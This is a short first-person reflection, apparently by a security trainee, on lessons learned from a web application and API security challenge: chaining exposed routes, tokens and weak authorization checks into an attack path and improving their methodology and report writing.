I did not enter this challenge with deep web application security or API testing experience. However, I was able to apply general IT and security fundamentals to identify meaningful artifacts, including exposed API routes, authentication-related headers, bearer tokens, user identifiers, hashes, and sensitive database records. My main challenge was not recognising whether something was interesting, but understanding how each artifact connected into a complete attack chain.

The biggest learning point was that the vulnerability chain was simpler than I initially assumed. I was looking for something highly complex, when the core issue was poor API design, exposed client-side logic, weak authorization controls, predictable request signing, and sensitive data being returned or made accessible through application functionality. Once I slowed down and reconstructed the request/response logic, the challenge became much clearer.

My understanding improved most around API request structure, token-based authentication, signed headers, bearer tokens, JSON body formatting, endpoint behaviour, and server-side authorization boundaries. The report-writing process also became part of the learning: by reproducing each step and explaining the logic, I was able to separate what I genuinely understood from what I had initially brute-forced, guessed, or tested through trial and error.

Overall, the challenge exposed a gap in my early methodology. I was capable of finding useful evidence, but I needed to improve how I chained that evidence together. By the end, my process became more structured, repeatable, and security-focused. I moved from “trying things until they work” toward

understanding why each request worked, what control failed, and what the business/security impact was.

The challenge showed me that I had enough baseline knowledge to investigate unfamiliar systems and identify useful evidence, while also making clear that I need more repetition with web application and API security to build fluency.